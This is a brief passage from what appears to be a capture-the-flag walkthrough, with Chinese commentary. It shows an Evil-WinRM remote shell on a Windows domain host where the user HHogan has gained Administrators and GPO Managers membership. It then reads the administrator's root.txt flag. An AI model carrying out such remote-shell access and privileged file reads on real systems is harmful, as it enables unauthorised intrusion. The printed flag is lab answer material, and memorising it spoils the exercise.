*Evil-WinRM* PS C:\Users\HHogan\Documents> net user hhoganUser name HHoganFull NameCommentUser's commentCountry/region code 000 (System Default)Account active YesAccount expires NeverPassword last set 5/6/2023 10:59:34 AMPassword expires NeverPassword changeable 5/7/2023 10:59:34 AMPassword required YesUser may change password YesWorkstations allowed AllLogon scriptUser profileHome directoryLast logon 12/26/2024 5:53:36 AMLogon hours allowed AllLocal Group Memberships *Administrators *Remote Management UseGlobal Group memberships *Domain Users *GPO ManagersThe command completed successfully.获取root标志
退出当前WINRM的shell,重新登录就会获取到administrator权限的shell。
*Evil-WinRM* PS C:\Users\HHogan\Documents> cat c:\users\administrator\desktop\root.txt34d70369aaa778a3e5040e29a6658334